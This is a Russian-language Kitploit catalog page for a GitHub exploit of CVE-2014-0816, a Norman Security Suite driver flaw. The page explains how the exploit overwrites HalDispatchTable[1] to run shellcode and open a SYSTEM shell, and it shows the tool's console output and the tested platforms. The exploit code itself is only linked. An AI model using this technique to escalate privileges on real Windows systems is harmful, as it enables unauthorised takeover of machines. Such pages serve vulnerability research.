
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/tandasat/cve-2014-0816
Повышение привилегийАнализ уязвимостейЭксплуатацияЭксплуатация Бинарных Файлов
GitHubtandasat/cve-2014-0816

CVE-2014-0816

CVE-2014-0816

Репозиторий
25101710 лет назадПроверено Kitploit
Поделиться

CVE-2014-0816

Это эксплойт для CVE-2014-0816 (JVNDB-2014-000026: Norman Security Suite уязвим к повышению привилегий).


Этот эксплойт запускает CMD.exe с привилегиями SYSTEM из-под привилегий не-администратора, используя уязвимость в обработчике IOCTL драйверов ngs.sys / ngs64.sys.

Использование

C:\Users\user\Desktop> exploit_ngs.exe
[*] Exploit Norman General Security Driver (ngs.sys / ngs64.sys)
[*] Target file version: ver 5.0.740.0.
[*] An address file was created at C:\Users\user\Desktop\address.bin.
[*] Shellcode is located at 000000013F9357D0.
[*] The device was opened as 0000000000000044.
[*] The address file was opened as FFFFFFFF80000558.
[+] HalDispatchTable[1] is located at FFFFF800033FDC68.
[+] HalDispatchTable[1] was altered.
[+] Shellcode was executed.
[+] The SYSTEM shell was launched.
[*] Press any key to finish this program.

Затем вы увидите новую консоль.

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\user\Desktop>whoami
nt authority\system

Уязвимость позволяет атакующему перезаписать произвольный адрес произвольным значением, поэтому данный эксплойт изменяет значение HalDispatchTable[1] на адрес шелл-кода, который повышает привилегии текущего процесса до SYSTEM.

demo_win7_x64

Эта уязвимость эксплуатируема на всех платформах от Windows XP до 8 как x86, так и x64, но этот эксплойт разработан и протестирован на определённых платформах (например, он не будет работать на Windows 8 из-за SMEP).

Протестированные платформы

  • Norman Security Suite 10.1
  • 2ad60239e6637132fcaa816348c6ec3b358db49e (ngs.sys)
  • 21da5771db8308292c9d88a16b73260be40f0b09 (ngs.sys)
  • d2e34871d4d0fe04087e89f9c9f3599193b8258a (ngs64.sys)
  • fa1ed5997466263c8f91d8a4f3a80e3712cf777e (ngs64.sys)
  • Windows XP (x86) SP3 с гостевыми привилегиями
  • Windows 7 (x86/x64) SP1 с гостевыми привилегиями
  • Windows 10 (x64) Build 14393 с гостевыми привилегиями (SMEP отключена)

Лицензия

Это программное обеспечение выпущено под лицензией MIT, см. LICENSE.

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    370
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    289

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →






